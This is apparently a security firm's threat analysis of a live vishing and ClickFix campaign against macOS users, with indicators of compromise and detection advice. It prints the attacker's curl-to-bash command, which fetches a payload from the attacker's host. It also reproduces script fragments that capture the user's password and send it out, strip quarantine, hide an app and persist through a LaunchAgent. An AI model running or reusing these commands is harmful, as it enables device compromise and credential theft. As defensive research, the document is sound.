- Project Vishing + ClickFix macOS — Technical Analysis
- Company Merabytes
- Sector Multiple
- Date : 01 April, 2026
- Duration Active campaign

Active campaign identified: vishing combined with direct code execution on macOS
Key points
| Technique | Detail |
|---|---|
| Initial vector | Automated call — caller ID spoofing from official Google Ads number |
| Social engineering | Operator poses as Google support, builds urgency |
| Phishing | Clone of the Google authentication flow with Cloudflare protection |
| Execution | ClickFix — curl command pasted directly into Terminal, guided in real time |
| Payload | Malicious app installation, local password theft, persistence via LaunchAgent |
| Goal | RMM agent deployment with persistent access and Full Disk Access |
Merabytes has identified an active vishing (voice phishing) campaign that combines automated calls, caller ID spoofing, operator-assisted social engineering, and code execution on macOS via ClickFix technique. The end goal is to deploy an RMM agent with persistent access and elevated privileges.
The attack starts with an automated call from +1 866 246 6453, the official Google Ads number. Using caller ID spoofing — a technique that lets attackers forge the caller ID so the victim sees a legitimate number — the call appears to come from an official Google channel. The message claims a suspicious login has been detected on a Google account and asks the user to press “1” if they don’t recognize the activity.
Between 10 and 15 minutes later, an operator calls the victim posing as Google support. They insist on the security incident narrative, ask whether third parties have access to the account, and deliberately build urgency and trust.
The victim is then redirected to googleclientservices[.]com, a convincing clone of the Google authentication flow.

The page is protected by Cloudflare, blocks IPs that show signs of analysis activity, and uses messages like “Your account might still be at risk” and “Perform device verification” to reinforce perceived legitimacy.


Here the attack shifts from phishing to direct code execution on the victim’s system. The attacker instructs the victim to run the following in Terminal:
echo "VERIFICATION FOR CASE ID: 523853" | curl -sL http://devicecaptchas[.]com:8080/verify | base64 -D | bash
During the call, when I mentioned to the operator that the technique looked like ClickFix, the response was immediate:
That's right, do you like it? It's working really well...
No hesitation. The scammer knew exactly what ClickFix was, what he was doing, and how effective the vector is.
The most unsettling detail: the portal knows who you are before you say anything.
When I accessed the phishing page and entered the 6-digit “Google case number” (G-Case ID) provided by the operator during the call, the portal automatically filled in my email address — one I had never mentioned during the call.
This is not a technical accident. It shows the call center operates with a pre-compiled victim database correlating phone numbers with email addresses. The G-Case ID acts as a lookup key: the attacker already knows who you are, your email, and likely more personal information before they even dial. The phone call isn’t the start of the attack — it’s the final step in a prior data collection process.
Technical analysis of the payload
The command runs a curl to the attacker’s server and pipes the result directly to bash:
echo "VERIFICATION FOR CASE ID: 523853" | curl -sL http://devicecaptchas[.]com:8080/verify | base64 -D | bash
The script that executes, step by step:
1. Binary download from a legitimate CDN — uses Filestack to bypass domain reputation blocks:
curl -sL --max-time 60 -o /tmp/client_download \
  "https://cdn[.]filestackcontent[.]com/FZUsya86SbRPmwy19w0w"
It immediately notifies the C2 that the download succeeded with a unique session ID (in our case SID="eb5e513a"):
curl -s "$T?s=$SID&e=downloaded" # T="http://devicecaptchas[.]com:8080/t"
2. Persistent password theft loop — the script shows a password prompt in Terminal and won’t accept a “no”:
while true; do
  read -s -p "Password: " PASSWORD < /dev/tty
  if dscl . authonly "$USER" "$PASSWORD"; then
    curl -s "http://devicecaptchas[.]com:8080/t?s=eb5e513a&e=password"
    break
  fi
  echo "Incorrect password"
done
The password is validated locally with dscl and, if correct, exfiltrated to the C2 in real time. The attacker receives it the moment the victim types it.
3. Malicious app installation — ~/Applications/VerifyMyDevice.app is constructed as a legitimate macOS app:
- Downloads an icon from
devicecaptchas[.]com/clickfix-icon/verifyand converts it to.icnsusingsipsandiconutilto make it look like a real app - Removes the quarantine attribute with
xattr -rd com.apple.quarantine - Signs the app with
codesign -s -(ad-hoc signature) to pass basic Gatekeeper checks - Sets
LSBackgroundOnly: trueinInfo.plistso the app runs completely invisibly
The result is an app that Finder displays with a normal icon, that Gatekeeper doesn’t block, and that the user never sees running.
4. Persistence and permanent password exfiltration — the LaunchAgent is created with the user’s password embedded as an environment variable:
<key>EnvironmentVariables</key>
<dict>
  <key>CLIENT_PASSWORD</key>
  <string>[actual user password]</string>
</dict>
The script even waits up to 120 seconds for the victim to grant Full Disk Access, notifying the C2 as soon as it happens:
for i in $(seq 1 120); do
  if [ -f "$FDA_MARKER" ]; then
    curl -s "$T?s=$SID&e=fda"   # notifies the attacker
    exit 0
  fi
  echo -n "."
  sleep 1
done
The complete telemetry sequence the attacker receives on their server:
?s=eb5e513a&e=downloaded    → binary downloaded
?s=eb5e513a&e=password      → password captured
?s=eb5e513a&e=fda           → Full Disk Access granted
Three real-time confirmations. The attacker knows exactly where each victim stands in the process.
The final objective is consistent with deploying an RMM (Remote Monitoring and Management) tool for silent persistent access, lateral movement, additional credential theft, and potential BEC fraud.
Why is this campaign particularly dangerous?
Because it bypasses traditional detection vectors entirely:
| Factor | Why it matters |
|---|---|
| Vishing instead of email/SMS | Bypasses mail filters and traditional awareness training |
| High-quality visual phishing | Significantly increases success rate |
| Real-time interaction | Attacker guides the victim step by step, handling objections |
| Direct code execution | The attacker executes code on the victim’s system in real time |
| macOS focus | Platform historically underrepresented in security training |
Indicators of Compromise (IOCs)
googleclientservices[.]com
devicecaptchas[.]com:8080
cdn[.]filestackcontent[.]com  (legitimate CDN used as vector)
+1 866 246 6453               (robocall number — Google Ads official)

~/Applications/VerifyMyDevice.app
~/Library/LaunchAgents/com.app.verifymydevice.plist
/tmp/client_download
Recommendations
For users: never run Terminal commands dictated by someone over the phone, even if they sound like official support. Google, Apple, and banks never ask for this. Always verify the domain before entering credentials, and be suspicious of unsolicited urgent support calls.
For technical teams: monitor creation and modification of LaunchAgents (~/Library/LaunchAgents/), detect use of curl for remote code download and execution on macOS, review recently granted Full Disk Access permissions, and audit applications installed outside the App Store (~/Applications/).
Conclusion
This campaign stands out for combining advanced social engineering with direct technical execution, significantly reducing the friction needed to fully compromise a system. It’s not just credential theft — it’s a complete endpoint compromise guided in real time.
Detection doesn’t hinge on whether the email “looks authentic” or the number “seems official.” It hinges on whether that behavior — running a Terminal command to verify a Google account — is normal for that user. It isn’t.
Appendix: infrastructure with active detection

While probing the site for potential vulnerabilities, Cloudflare blocked us quickly with a 502 error. The attackers have active analysis detection configured — this is not improvised infrastructure.
Note: At RootedCON 2025, the Merabytes team performed a live demo of exactly this vector — an AI-generated voice impersonating a bank employee, transcribing the conversation in real time. What was then a technical demonstration is today operational in real campaigns.
#cybersecurity #vishing #ClickFix #macOS #threatintelligence #socialengineering #merabytes
If you want to assess your organization’s resilience against vishing campaigns, visit merabytes.com and ask about our awareness and attack simulation services.
Frequently asked questions
An Adversary-Aware SOC goes beyond traditional security monitoring by understanding attacker tactics, techniques, and procedures (TTPs). We proactively hunt for threats using MITRE ATT&CK framework, behavioral analysis, and threat intelligence to detect attacks that bypass conventional security controls.
Traditional security tools focus on known signatures and indicators. Our behavioral detection analyzes anomalies in user activity, email patterns, network traffic, and system behavior to identify sophisticated attacks that use legitimate tools or bypass authentication controls. This caught the attacks in these case studies before significant damage occurred.
Our SOC operates 24/7 with real-time monitoring and automated response capabilities. Critical alerts trigger immediate investigation and containment actions within minutes. We provide continuous threat hunting, forensic analysis, and coordinated incident response to minimize impact and prevent lateral movement.
We combine global threat intelligence feeds with our own research from real incidents. Every attack we analyze contributes to our detection rules and IOC database, which is immediately shared across all protected environments. This means if we see a new attack pattern targeting one client, all clients are automatically protected within hours.
Absolutely. Our SOC integrates with your existing EDR, XDR, SIEM, firewalls, email security, and identity protection tools. We enhance their effectiveness by correlating events across all sources, applying adversary-aware detection logic, and providing expert human analysis that automated tools alone cannot achieve.